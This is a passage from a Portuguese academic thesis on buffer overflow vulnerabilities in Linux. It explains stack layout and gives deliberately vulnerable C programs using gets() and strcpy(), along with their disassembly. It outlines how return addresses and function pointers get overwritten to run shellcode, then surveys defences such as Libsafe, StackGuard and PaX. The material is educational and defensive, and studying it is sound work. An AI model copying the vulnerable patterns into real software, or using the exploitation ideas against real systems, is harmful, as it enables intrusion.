void sum(int n1, int n2)
{
        int res = n1 + n2;
}
```

Figura 7: Programa que realiza a soma de dois inteiros

```
main:
        push   rbp
        mov    rbp,rsp
        mov    esi,0x3
        mov    edi,0x2
        call   <sum>
        mov    eax,0x0
        leave
        ret

sum:
        push   rbp
        mov    rbp,rsp
        mov    DWORD PTR [rbp-0x14],edi
        mov    DWORD PTR [rbp-0x18],esi
        mov    eax,DWORD PTR [rbp-0x18]  ; eax = 3
        mov    edx,DWORD PTR [rbp-0x14]  ; edx = 2
        lea    eax,[rdx+rax*1]           ; eax = 2 + 3 * 1 = 5
        mov    DWORD PTR [rbp-0x4],eax
        leave
        ret
```

Figura 8: Código Assembly para o programa que soma dois inteiros

ser e-xecutada, e então transfere o fluxo de execução para o endereço fornecido como operando. Ao findar a execução da função chamada, a instrução `leave` copia o conteúdo do registrador `RBP` para o registrador `RSP`, para liberar o *frame* da função, e desempilha o ponteiro de *frame* da função antiga, que fez a chamada, para o registrador `RBP`. Depois, a instrução `ret` desempilha o endereço de retorno da função para o registrador `RIP` (INTEL CORPORATION, 2010b; INTEL CORPORATION, 2010c). Esse endereço de retorno é uma das informações do processo em que se há o interesse para o entendimento dos riscos de um *buffer overflow*, o qual será detalhado no Capítulo 3.

3 O PROBLEMA DO *BUFFER OVERFLOW*

3.1 Introdução

No capítulo anterior, foi explicado como um processo é organizado na memória e os possíveis *layouts* de memória presentes no sistema operacional Linux e como eles são suportados pelos processadores.

Neste capítulo, a vulnerabilidade conhecida como *buffer overflow* será explicada em detalhes, bem como suas formas de ocorrência: baseado na pilha e baseado no *heap*. Será abordado, também, o fator do desenvolvimento de *software* que favorece a ocorrência desse erro, que é o mau uso de *buffers*. Exemplos serão fornecidos para melhor entendimento do problema.

3.2 *Buffer overflow* baseado em pilha e em *heap*

O programa em linguagem C da Figura 9, chamado `read_str.c`, faz a leitura de uma *string* da entrada padrão e é um bom exemplo de programa vulnerável a *buffer overflow*. A função `gets()` faz parte da biblioteca padrão da linguagem C e é uma função que representa a maior "bizarria" da programação de computadores. Kernighan e Ritchie (1988) padronizam-na da seguinte forma: ela lê uma *string* da entrada padrão, finalizada ou por um caractere de nova linha, ou até que `EOF`[6] seja alcançado. Então, o caractere final é substituído pelo caractere nulo[7], o qual é inserido no final da *string* lida.

Entretanto, a função `gets()` não faz checagem de comprimento da *string* lida. Se o programa da Figura 9 for executado para uma entrada qualquer maior que o tamanho do *array*, a entrada será aceita. Porém, dependendo da configuração do sistema operacional e do código gerado pelo compilador, haverá um acesso inválido de memória. A Figura 10 mostra a execução do programa. A opção `-fno-stack-protector` foi usada para desativar canários no processo, devido às configurações da máquina de teste.

Para entender melhor o que ocorreu na execução mostrada na Figura 10, é necessário analisar o código Assembly gerado para ele. O programa foi desmontado utilizando o GDB (*GNU Debugger*).

[6] `EOF` é uma macro (constante simbólica) definida pela biblioteca padrão da linguagem C, cujo valor é utilizado para indicar fim de entrada. `EOF` está definida em `stdio.h` com o valor `-1` (KERNIGHAN; RITCHIE, 1988).

[7] O caractere nulo é o caractere de valor decimal 0, utilizado em *strings* C para demarcar seus fins (KERNIGHAN; RITCHIE, 1988).

```
1  #include <stdio.h>
2
3  void readline();
4
5  int main()
6  {
7          readline();
8
9          return 0;
10 }
11
12 void readline()
13 {
14         char buffer[20];
15
16         puts("Enter a string:");
17         gets(buffer);
18         printf("Your string:\n%s\n", buffer);
19 }
```

Figura 9: Exemplo de programa vulnerável a *buffer overflow*

```
$ gcc -fno-stack-protector -o read_str read_str.c
$ ./read_str
Enter a string:
aaaaaaaaaaaaaaaaaaaaaaaaaaa
$ ./read_str
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

Figura 10: Execução do programa vulnerável

Na Figura 11, algumas partes merecem atenção. Os endereços `0x4006fc` (linha 14) e `0x40070c` (linha 19) presentes nas instruções se referem, respectivamente, às *strings* "`Enter a string:`" e "`Your string:\n%s\n`". Elas estão em endereços maiores que o segmento de código do processo, o que confirma o esquema proposto na Figura 4. Esses dados são armazenados no segmento *data*

do processo. O endereço `[rbp-0x20]`, presente nas instruções das linhas 16 e 20 (Figura 11), é o endereço do *array* `buffer` na pilha.

```
1  main:
2     0x00000000004005b4 <+0>:     push   rbp
3     0x00000000004005b5 <+1>:     mov    rbp,rsp
4     0x00000000004005b8 <+4>:     mov    eax,0x0
5     0x00000000004005bd <+9>:     call   0x4005c9 <readline>
6     0x00000000004005c2 <+14>:    mov    eax,0x0
7     0x00000000004005c7 <+19>:    leave
8     0x00000000004005c8 <+20>:    ret
9
10 readline:
11    0x00000000004005c9 <+0>:     push   rbp
12    0x00000000004005ca <+1>:     mov    rbp,rsp
13    0x00000000004005cd <+4>:     sub    rsp,0x20
14    0x00000000004005d1 <+8>:     mov    edi,0x4006fc
15    0x00000000004005d6 <+13>:    call   0x4004a0 <puts@plt>
16    0x00000000004005db <+18>:    lea    rax,[rbp-0x20]
17    0x00000000004005df <+22>:    mov    rdi,rax
18    0x00000000004005e2 <+25>:    call   0x4004c0 <gets@plt>
19    0x00000000004005e7 <+30>:    mov    eax,0x40070c
20    0x00000000004005ec <+35>:    lea    rdx,[rbp-0x20]
21    0x00000000004005f0 <+39>:    mov    rsi,rdx
22    0x00000000004005f3 <+42>:    mov    rdi,rax
23    0x00000000004005f6 <+45>:    mov    eax,0x0
24    0x00000000004005fb <+50>:    call   0x400490 <printf@plt>
25    0x0000000000400600 <+55>:    leave
26    0x0000000000400601 <+56>:    ret
```

Figura 11: Programa vulnerável desmontado

Quando a função `main` começa sua execução, o ponteiro do antigo *frame*, dado por `rbp0` no Passo 1 da Figura 12, é armazenado na pilha e `RBP` é configurado para apontar para o topo da pilha, atualizado para `rbp1`. Então, quando `readline` é chamada (Passo 2, Figura 12), o endereço de retorno é empilhado implicitamente pela instrução `call`. Em seguida, no Passo 3 da Figura 12, o ponteiro do *frame* da função `main`, dado por `rbp1`, é salvo na pilha, o *frame* da função `readline`, `rbp2`,

é configurado e o ponteiro de topo de pilha é ajustado para o início do *buffer*, para que, ao serem feitas chamadas a outras funções através de `readline()` (ex. `puts()`), o ponteiro do endereço de retorno seja armazenado antes do *buffer*. Pelo Passo 3 da Figura 12, é possível perceber o que acontece quando se usa `gets()` sem se preocupar com o limite do *array* `buffer`: uma vasta região da pilha, se não toda, pode ser sobrescrita com a leitura dos dados. Esse é o problema de *buffer overflow*.

Endereços | Pilha | Registradores
Passo 1 (início da função `main()`*)*:

```
0x7fffffffe2f0 |   rbp0   | <= rbp1 = rsp
```

Passo 2 (chamada à função `readline()`*)*:

```
0x7fffffffe2f0 |   rbp0   | <= rbp1
0x7fffffffe2e8 |   rip    | <= rsp
```

Passo 3 (início da função `readline()`*)*:

```
0x7fffffffe2f0 |   rbp0   |
0x7fffffffe2e8 |   rip    |
0x7fffffffe2e0 |   rbp1   | <= rbp2
...            |   ...    |
0x7fffffffe2c0 | <buffer> | <= rsp
```

Figura 12: Configuração da pilha durante chamada à função `readline()`

Através de uma *string* de entrada bem formatada, o endereço de retorno da função `readline()` poderia ser sobrescrito com um endereço de retorno de interesses malévolos. Por exemplo, seria possível preencher o *array* com um conjunto

de instruções que sobrescreva o endereço de retorno para este código; é comum que este código execute uma *shell*, sendo, pois, chamado de *shellcode*.

Outra forma de desvio do fluxo de execução é por meio dos ponteiros para funções presentes em algumas linguagens, como a linguagem de programação C. Um ponteiro de função é uma variável como qualquer outra, e que mantém o endereço de uma função (KERNIGHAN; RITCHIE, 1988). Ou seja, seria possível sobrescrever o ponteiro de função para transferir o fluxo de execução para um outro endereço, desde que houvesse um *buffer* de tal forma que fosse possível sobrescrever aquele ponteiro. Isso é ilustrado pelo programa da Figura 13, cujo código em Assembly é fornecido pela Figura 14.

```
1  #include <stdio.h>
2
3  void useless_fct();
4
5  int main()
6  {
7          char buffer[20];
8          void (*f)() = useless_fct;
9
10         gets(buffer);
11         f();
12
13         return 0;
14 }
15
16 void useless_fct()
17 {
18         return;
19 }
```

Figura 13: Exemplo de programa com ponteiro de função suscetível a sobrescrita

O endereço `0x0000000000400552` é o endereço da primeira instrução da função `useless_fct`. Esse endereço é armazenado na pilha na forma de um ponteiro de função (linha 5, Figura 14). Dessa forma, se houver um *buffer overflow* através da chamada a `gets()`, é possível sobrescrever o ponteiro de função para que aponte para outro local, semelhantemente à sobrescrita do endereço de retorno `RIP`.

```
1  main:
2     0x0000000000400524 <+0>:     push   rbp
3     0x0000000000400525 <+1>:     mov    rbp,rsp
4     0x0000000000400528 <+4>:     sub    rsp,0x20
5     0x000000000040052c <+8>:     mov    QWORD PTR [rbp-0x8],0x400552
6     0x0000000000400534 <+16>:    lea    rax,[rbp-0x20]
7     0x0000000000400538 <+20>:    mov    rdi,rax
8     0x000000000040053b <+23>:    call   0x400428 <gets@plt>
9     0x0000000000400540 <+28>:    mov    rdx,QWORD PTR [rbp-0x8]
10    0x0000000000400544 <+32>:    mov    eax,0x0
11    0x0000000000400549 <+37>:    call   rdx
12    0x000000000040054b <+39>:    mov    eax,0x0
13    0x0000000000400550 <+44>:    leave
14    0x0000000000400551 <+45>:    ret
15
16 useless_fct:
17    0x0000000000400552 <+0>:     push   rbp
18    0x0000000000400553 <+1>:     mov    rbp,rsp
19    0x0000000000400556 <+4>:     leave
20    0x0000000000400557 <+5>:     ret
```

Figura 14: Programa vulnerável no ponteiro de função desmontado

Ainda na Figura 12, observa-se que é possível desviar o fluxo de execução através da sobrescrita de parte do antigo ponteiro de *frame* `rbp1`, como indicado por klog (1999). Sobrescreve-se um *byte* de `rbp1` de tal forma que, quando `main()` retornar, o antigo ponteiro de *frame* seja atribuído ao registrador `RSP`, através da instrução `leave`. Dessa forma, `RSP` poderia apontar para um *frame* falso e "en-

venenado". Por conseguinte, seria possível fazer com que `RSP` apontasse para um local que retornasse para o *buffer*, através da instrução `ret` também em `main()`.

O *buffer overflow* também pode ocorrer em outros segmentos. Se um *buffer* fosse dinamicamente alocado no *heap* ao invés de sê-lo na pilha – e, obviamente, dependendo da semântica do programa –, outrossim seria possível explorar a vulnerabilidade. Entretanto, nesse caso, a forma de exploração é mais difícil. Segundo Fayolle e Glaume (2002), é comum explorar o *heap*[8] através de nomes de arquivos, uid (*user id*), senhas, e outros recursos; isto é, ao contrário da inserção de código executável no *buffer*, o programa é manipulando através de suas funcionalidades e da referida região de memória de uma forma maliciosa.

A Figura 15 mostra um exemplo, baseado em Fayolle e Glaume (2002), de um programa vulnerável a *buffer overflow* no *heap*. De forma semelhante ao *stack overflow*, uma *string* bem formatada para `string` permite alterar o endereço apontado por `f`, uma vez que o conteúdo de `string` pode transbordar para o ponteiro de função `f`. Com o auxílio de um *debugger*, é possível observar que a variável `string` antecede o ponteiro `f` na memória. A função `strcpy(d, s)` faz parte da biblioteca padrão da linguagem C e é responsável por copiar a *string* `s`, incluindo o caractere nulo, para o *array* de destino apontado por `d` (KERNIGHAN; RITCHIE, 1988).

Situações reais podem ser encontradas na Internet através de *sites* de busca. No endereço `http://securityreason.com/securityalert/8115`, há um relato de ocorrência da vulnerabilidade no *kernel* do Linux até a versão 2.6.21.6.

[8] *Heap overflow* refere-se à exploração dos segmentos de dados ou do próprio *heap* do processo (FAYOLLE; GLAUME, 2002).

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char *argv[])
5  {
6          static char string[15];
7          static int (*f)(const char *) = puts;
8
9          if (argc == 2)
10                 strcpy(string, argv[1]);
11
12         return 0;
13 }
```

Figura 15: Exemplo de programa vulnerável a *heap overflow*

Nessa ocorrência, o problema está no código que avalia alguns tipos de tabelas de partições e é explorado localmente apenas.

3.3 Trabalhos relacionados

Fayolle e Glaume (2002) explicam como o problema ocorre e fazem uma análise de algumas ferramentas existentes para evitá-lo. Dentre os métodos protetores destacam-se Libsafe e PaX. Todo o trabalho foi feito para a arquitetura 32 *bits*. Também é mostrado uma ocorrência do erro através de um programa em linguagem C++ e alguns conceitos sobre organização de processos na memória no sistema operacional Windows, o que não é abordado neste trabalho.

Levy (1996) também explica a vulnerabilidade baseada em pilha. No entanto, não são citadas ferramentas que o previnem. O artigo escrito por Sobolewski (2004) também detalha o erro baseado em pilha. Este trabalho, por outro lado,

tenta ser mais completo que aqueles e, ao mesmo tempo, mais genérico, a fim de dar uma visão geral sobre o assunto.

Wilander e Kamkar (2003) mostram uma comparação de ferramentas que previnem o *buffer overflow*. Nesse trabalho, foi mostrado como o erro ocorre – apenas a ideia central do problema – e, para seu entendimento, uma explicação sobre a organização de processos Unix na memória é concedida pelos autores. Também é apresentado um teste comparativo das seguintes ferramentas preventivas: StackGuard, StackShield, ProPolice e Libsafe. No trabalho de Silberman e Johnson (2004), várias ferramentas são submetidas a testes, algumas delas específicas para o sistema operacional Windows. Essas ferramentas são: PaX, StackGuard, ProPolice, StackShield, Windows 2003 Stack Protection, NGSEC StackDefender versões (1.10 e 2.0) e OverflowGuard. Silberman e Johnson (2004) não explicam o conceito de *buffer overflow*, apenas apresentam as ferramentas e seus respectivos resultados de testes. Neste trabalho, porém, são mostrados aspectos mais específicos de sistemas operacionais e arquitetura de computadores relacionados tanto ao problema sendo tratado quanto às suas formas de proteção e não são feitos testes de desempenho das ferramentas preventivas – elas são apenas apresentadas e analisadas.

Um trabalho mais recente voltado para arquiteturas 64 *bits* foi feito por Fritsch (2009), no qual são apontadas as principais formas de exploração da vulnerabilidade naquele tipo de arquitetura, mas que não são necessariamente específicas a ela. Os métodos de exploração sugeridos pelo autor são usados contra páginas não executáveis, *Address Space Layout Randomization* e Stack Smashing Protection.

4 FERRAMENTAS PREVENTIVAS

4.1 Introdução

Há diversas ferramentas e métodos de prevenção. Eles atuam de maneiras distintas, tentando anular a ocorrência do problema em estudo. Este capítulo apresenta uma visão geral sobre essas ferramentas e seus respectivos modos de funcionamento, ou seja, qual o princípio por trás delas na prevenção do problema. Assim, será possível analisar os pontos dessas ferramentas que podem apresentar falhas de segurança. Há pesquisas com o objetivo de comparar e analisar tais ferramentas, mas essa abordagem foge ao escopo deste trabalho.

4.2 Libsafe

Libsafe é uma biblioteca que consiste numa interface de comunicação entre as funções suscetíveis da biblioteca C de sistemas Unix-like e o programa que utiliza estas funções (BARATLOO; TSAI; SINGH, 1999). Ela verifica a computação das funções suscetíveis à vulnerabilidade daquela biblioteca para prevenir sobrescrita de endereços de retorno ou do endereço base do *frame* da função que fez a chamada (TSAI; SINGH, 2001). As funções de interceptação tentam calcular os limites do *frame* da função para evitar uma escrita que faça o *buffer* transbordar. A Figura 16 mostra a região de monitoramento da Libsafe e a Tabela 3, as funções que são suportadas. Há uma função intermediária da biblioteca padrão da linguagem C, da *GNU C Library*, chamada `IO_vfscanf()`, que também é interceptada.



Figura 16: Região da pilha monitorada pela Libsafe – Fonte: (BARATLOO; TSAI; SINGH, 1999) adaptado

Tsai e Singh (2001) explicam também que a Libsafe é capaz de interceptar uma função da biblioteca C porque ela é compilada como uma biblioteca compartilhada e, além disso, ela é carregada antes da biblioteca C, cujo arquivo é `/lib/libc.so`. Em sistemas Linux, isso é feito pelo carregador (*loader*) `ld.so`.

A Libsafe foi originalmente desenvolvida pela Bell Labs, da Lucent Technologies. Atualmente, ela é mantida sob licença GNU Lesser General Public License pela Avaya Labs, da Avaya Inc.. Na época em que este trabalho foi feito, a biblioteca encontrava-se na versão 2.0. Essa nova versão também possui suporte às funções que possuem *strings* de formatação, tal como `printf()`. O problema com funções desse tipo decorre da especificação, na *string* de formatação, de parâme-

Tabela 3: Funções suportadas pela Libsafe.

Protótipo da função	Suscetibilidade
`void *memcpy(void *dest, const void *src, size_t n);`	dest
`char *strcpy(char *dest, const char *src);`	dest
`char *strncpy(char *dest, const char *src, size_t n);`	dest
`wchar_t *wcscpy(wchar_t *dest, const wchar_t *src);`	dest
`char *stpcpy(char *dest, const char *src);`	dest
`wchar_t *wcpcpy(wchar_t *dest, const wchar_t *src);`	dest
`char *strcat(char *dest, const char *src);`	dest
`char *strncat(char *dest, const char *src, size_t n);`	dest
`wchar_t *wcscat(wchar_t *dest, const wchar_t *src);`	dest
`int vsprintf(char *str, const char *format, va_list ap);`	format
`int vsnprintf(char *str, size_t size, const char *format, va_list ap);`	format
`int vprintf(const char *format, va_list ap);`	format
`int vfprintf(FILE *stream, const char *format, va_list ap);`	format
`char *getwd(char *buf);`	buf
`char *gets(char *s);`	s
`char *realpath(const char *path, char *resolved_path);`	path

tros na função `printf()` que, ou não são fornecidos, ou podem ser manipulados de forma tendenciosa.

A Libsafe só pode ser usada se funções da libc são empregadas no programa. Isso é um fator muito limitante para sua adoção. Transbordamentos ocorridos em outras partes do programa, como ponteiros de funções ou no *heap*, podem não ser contidos pela Libsafe. A isso se soma a possibilidade de o desenvolvedor incluir código escrito por ele mesmo contendo um transbordamento.

4.3 StackShield, StackGuard e ProPolice (Stack Smashing Protection)

StackGuard é uma extensão para o compilador GCC que previne alterações no endereço de retorno da função. Pode atuar de forma dinâmica, ou seja, verificando se o endereço de retorno foi sobrescrito antes que a função retorne, ou pode, até mesmo, prevenir que o endereço seja sobrescrito.

A verificação dinâmica, realizada antes do retorno da função, é feita pela inserção de uma *palavra* antes do endereço de retorno, comumente conhecida como *canário*. A Figura 17 mostra o *layout* da pilha quando um canário é inserido nela. Se o canário é modificado, então é possível saber que houve um transbordamento durante a escrita do *array*. O canário é escolhido aleatoriamente através de uma biblioteca chamada `crt0` (COWAN *et al.*, 1998). Já Fritsch (2009) garante que o canário aleatório é obtido através de `/dev/random`. O problema desta abordagem é que, dependendo da forma como o canário é gerado, ele pode ser parcialmente adivinhado (o espaço de busca é reduzido e, com algumas tentativas, seria possível descobri-lo).

A outra forma de proteção que previne sobrescrita é através da ferramenta MemGuard, que é parte do compilador StackGuard. De acordo com Cowan *et al.* (1998), o endereço de retorno é protegido pela ferramenta assim que a função começa a sua execução e, ao término dela, o endereço é desprotegido.

Em ambos os tipos de proteção, é possível notar que variáveis locais à função não são completamente protegidos (ex. ponteiros). Isso também poderia ser manipulado sem alterar o canário.



Figura 17: *Layout* de canário – Fonte: (WAGLE; COWAN, 2003)

Wagle e Cowan (2003) citam três tipos de canários utilizados na implementação do GCC que foram adaptados da ideia original do StackGuard, conforme pode ser visto a seguir:

1. **Canários de término (*terminator canaries*):** estes canários são preenchidos com caracteres que finalizam as funções da biblioteca C de manipulação ou cópia de dados, que são o CR (*carriage-return*), o LF (*line-feed*, ou caractere de nova linha), o `EOF` (cujo valor é `-1`) e o caractere nulo marcador de fim de *string*. Com isso, a escrita em *buffer* é forçada a ter um término.

2. **Canários aleatórios (*random canaries*):** canários são escolhidos aleatoriamente para evitar que escritas sequenciais sejam realizadas. Geralmente é gerado na inicialização do programa.

3. **Canários XOR aleatórios (*random XOR canaries*):** utilizam o canário aleatório para "criptografar" uma ou todas as informações que estão sendo protegidas (ex. endereço de retorno e ponteiro de base) através da operação XOR (*eXclusive OR*).

ProPolice é uma reimplementação do StackGuard com algumas modificações. Enquanto ProPolice usa canários aleatórios, StackGuard usa canários de término. Além disso, ProPolice realiza algumas alterações no *layout* da pilha que não são realizadas pelo StackGuard, como inserir canários no *frame* e mudar a ordem das variáveis na pilha apenas quando há *arrays* nela, para dificultar o ataque em variáveis adjacentes (WAGLE; COWAN, 2003).

StackShield[9] é uma ferramenta que tenta gerar um código mais seguro contra *stack overflow* durante a fase de compilação. Ele suporta o GCC para a arquitetura 386 (32 *bits*). Seu modo de funcionamento consiste em salvar o endereço de retorno da função assim que o prólogo da função é alcançado. O endereço de retorno é salvo em um local que, teoricamente, não é suscetível a transbordamento – o começo do segmento de dados do processo. Quando a função finaliza, ele compara os dois endereços de retorno: o salvo no segmento de dados e o da instrução de retorno.

[9] http://www.angelfire.com/sk/stackshield/

Através da checagem do intervalo de endereços de retorno e de chamada da função, o StackShield também é capaz de impedir ataques de sobrescrita de ponteiros de funções e de endereços base de *frames*.

4.4 grsecurity PaX

O projeto PaX tem o objetivo de pesquisar vários mecanismos de defesa para proteger o sistema contra explorações de erros em *software*, em especial o *buffer overflow*. Ao contrário das técnicas vistas até aqui, as quais são utilizadas durante o estágio de desenvolvimento, os recursos do PaX são usados em tempo de execução. Basicamente, ele evita a exploração dessa vulnerabilidade de duas formas: protegendo a memória contra execução de código arbitrário onde não é permitido e/ou inserindo entropia no programa executado (PaX Team, 2003a). Esses métodos de proteção serão explicados a seguir. Como o PaX modifica a semântica de gerenciamento de páginas do sistema operacional, a ferramenta é aplicada diretamente no *kernel* do sistema operacional, sob a forma de *patch*.

Conforme documentado em PaX Team (2003a), a linha principal de desenvolvimento do projeto PaX é a arquitetura IA-32, posto que ele também suporte outras; tanto que a documentação é específica para esta plataforma. Há vários recursos disponibilizados pelo PaX, mas apenas os seguintes serão detalhados a seguir: NOEXEC, PAGEEXEC e ASLR.

4.4.1 NOEXEC

O recurso NOEXEC é usado para evitar que código arbitrário seja executado em um processo. PaX Team (2003b) lista duas maneiras de se introduzir código executável no espaço de endereços de um processo: criando um novo mapeamento para um executável ou modificando um mapeamento de escrita/execução já existente. Obviamente, NOEXEC atua sobre a segunda forma.

Para atingir esse objetivo, NOEXEC utiliza três métodos. O primeiro é através da MMU[10]. Em algumas arquiteturas, nas quais ela está presente, é possível gerenciar páginas que são executáveis diretamente através dela (PaX Team, 2003b).

Uma segunda abordagem é tornar a pilha e o *heap* não executáveis, uma vez supondo que apenas dados são mantidos nesses segmentos, e não código executável (PaX Team, 2003b).

O terceiro método de NOEXEC usa a segunda abordagem e, ainda, proíbe que as permissões de mapeamentos "executável" ou "escrita" sejam modificados para tornarem-se meios de ataques (PaX Team, 2003b).

4.4.2 PAGEEXEC

PAGEEXEC é um dos pontos abordados pelo recurso NOEXEC do PaX, que permite proibir que algumas páginas sejam executáveis, isto é, que algumas

[10] A MMU (*Memory Management Unity*) é um circuito da CPU que traduz automaticamente páginas virtuais em páginas físicas (MAUERER, 2008).

páginas sejam usadas para armazenar código que será executado pelo sistema operacional (PaX Team, 2003c).

Para implementar PAGEEXEC, o PaX utiliza os TLBs[11] em arquiteturas 32 *bits*, já que não há um *bit* nas entradas das tabelas de páginas que indique que uma página é executável nessas arquiteturas. PaX Team (2003c) informa que este recurso só pôde ser utilizado em processadores Intel a partir da série Pentium e em processadores AMD com núcleos baseados no processador K7.

Os TLBs desses processadores são separados: há um TLB para acessos de memória relacionados a busca de instruções (ITLB) e outro para dados (DTLB). Quando uma instrução for buscada, o sistema buscará o endereço na ITLB (ou, se não estiver presente nela, na respectiva tabela de páginas) para validar/traduzir o acesso. Com isso, é possível verificar se houve uma violação quanto ao tipo de página ser executável ou não (PaX Team, 2003c).

4.4.3 *Address Space Layout Randomization*

ASLR (ou *Address Space Layout Randomization*) é um recurso do PaX que fornece endereços de base aleatórios para mapeamentos realizados via chamada de sistema `mmap()`, `brk()` (para o *heap*) e para a pilha do processo (PaX Team, 2003d).

Dessa forma, toda vez que um programa é executado, haverá um *layout* diferente para os endereços base. Esse *layout* dependerá do tipo de chamada de sis-

[11] TLB (*Translation Lookaside Buffer*) tem a função de armazenar os últimos endereços acessados em *cache* para aumentar a performance da paginação (SILBERSCHATZ; GALVIN; GAGNE, 2005).

tema utilizada na execução do programa: se `fork()`, o *layout* é preservado; se `execve()`, um novo é criado.

4.5 PaX como um todo

Como foi mostrado nas seções anteriores, o PaX visa fornecer um mecanismo de proteção geral para as páginas utilizadas pelo sistema. Assim, quando um processo tenta executar código arbitrário, o PaX verifica se o código foi inserido num local não permitido (por exemplo, na pilha), através das permissões de acesso a uma página. Isso evitaria potenciais ataques de *shellcode* baseados, por exemplo, na pilha. Além do acesso não autorizado às páginas, mesmo que o usuário encontre uma forma alternativa de exploração que não use *shellcode*, os endereços dos segmentos de dados podem ser criados aleatoriamente, dificultando ainda mais a exploração do programa vulnerável. Este tipo de defesa é feita em tempo de execução.

Porém, em sistemas antigos (32 *bits*), algumas linguagens de programação requeriam que a pilha fosse executável. Exemplos dessas linguagens são Ada e Java (máquina virtual) (FAYOLLE; GLAUME, 2002). Existem alguns contornos para isso, como *chpax* e trampolins, mas isso é encarado como uma brecha para a exploração (FAYOLLE; GLAUME, 2002).

4.6 Métodos de proteção no *kernel 2.6*

Versões mais recentes do *kernel* do Linux adotam alguns dos recursos do PaX. Conforme descrito anteriormente, processadores 64 *bits* incluem, no mecanismo de paginação em *hardware*, um *bit* de marcação para indicar se determinadas páginas são executáveis ou não. Logo, o *kernel* do Linux já implementa a proteção contra execução de código em páginas que não possuem aquela *flag* ativada para as arquiteturas mencionadas.

Além disso, mesmo que fosse possível executar código em alguma das regiões de dados (devido ao *bit* da marcação especial *no-exec*), é muito difícil descobrir o endereço de um trecho da pilha ou um endereço do *heap*, uma vez que os endereços base de tais segmentos são disponibilizados aleatoriamente, como o ASLR no PaX. Destarte, a exploração no Linux em um *kernel* mais recente é muito difícil de ser feita usando o processo tradicional de copiar o *shellcode* para o *buffer* na pilha.

5 MÉTODOS DE EXPLORAÇÃO DE *BUFFER OVERFLOW*

5.1 Introdução

Nos capítulos anteriores, foi explicado como o *buffer overflow* ocorre, e como o sistema operacional e o desenvolvedor podem contribuir para que a vulnerabilidade aconteça. O último capítulo, em especial, mostrou como é possível prevenir ou dificultar a exploração do erro.

Neste capítulo, é mostrado o problema e como ele pode ser explorado em situações hipotéticas. Códigos-fonte de programas vulneráveis e códigos que são utilizados no processo de exploração são fornecidos e detalhados.

5.2 Material e métodos

Anteriormente foi visto que para se explorar um *buffer overflow* é necessário criar um código que inicia uma *shell* de administrador a fim de tomar o controle do sistema. Para que esse código, *shellcode*, seja capaz de criar processos privilegiados, é necessário usar chamadas de sistema no código Assembly a ser injetado na região de memória vulnerável.

Contudo, para que um *shellcode* seja capaz de criar uma *shell* de administrador, o processo deve pertencer a este usuário, também conhecido como superusuário ou *root*, e conter o *setuid* ativado (*set UID*). Essa *flag* permite que usuários (reais) sem privilégio executem o processo privilegiado com *id* (efetivo) de *root* (MITCHELL; OLDHAM; SAMUEL, 2001).

Com o *shellcode* pronto, o próximo passo é criar um programa que faça o uso do programa vulnerável de forma a forçar a ocorrência do problema em questão e inserir o código malicioso no *buffer* que apresenta a falha.

Para a realização dos testes em 32 *bits*, foi utilizado o *kernel* do Linux versão 2.6.20-generic da distribuição Ubuntu 7.04. Essa é uma distribuição amplamente utilizada e, na versão de teste, possuía uma configuração desprotegida do *kernel* do Linux, tal como em versões mais antigas. Ele foi executado usando virtualização sob VirtualBox 3.2.8 e não apresentava quaisquer recursos de ASLR nem canários,

ambos discutidos no Capítulo 4. A máquina virtual possuía 512 MB de memória principal e 8 GB de memória secundária. No sistema, a versão do compilador GCC era a 3.3.6 e a versão do *debugger* GDB era a 6.6.

O *host* usado foi um *notebook* 64 *bits Core 2 Duo* de 1.83 GHz, 2 GB de memória principal, 160 GB de memória secundária e *kernel* versão 2.6.35-generic. Ele foi usado para os testes em 64 *bits* sem desabilitar as opções de segurança padrões, exceto canários, *flag* padrão do compilador nesse sistema. Os recursos de ASLR presentes no *kernel* do Linux já estavam ativados, bem como a proteção de páginas executáveis. A versão do compilador GCC era a 4.4.5 e a versão do *debugger* GDB era a 7.2.

5.3 Chamadas de sistema em baixo nível

Quando um processo no espaço de usuário quer usar algum recurso do *hardware*, ele solicita ao *kernel* o recurso através de interfaces fornecidas pelo sistema operacional, conhecidas como *chamadas de sistema*, ou *syscalls*, abreviado do inglês *system calls* (SILBERSCHATZ; GALVIN; GAGNE, 2005).

A biblioteca C do Linux encarrega-se de atribuir chamadas de funções a essas interfaces, mas, na verdade, a real implementação dessas interfaces é diferente. A começar pelos argumentos, que devem ser fornecidos através de registradores específicos. Na arquitetura 32 *bits*, esses registradores são, em ordem: `EBX`, `ECX`, `EDX`, `ESI`, `EDI` e `EBP`. Já em ambientes 64 *bits*, a sequência é: `RDI`, `RSI`, `RDX`, `R10`, `R8` e `R9`.

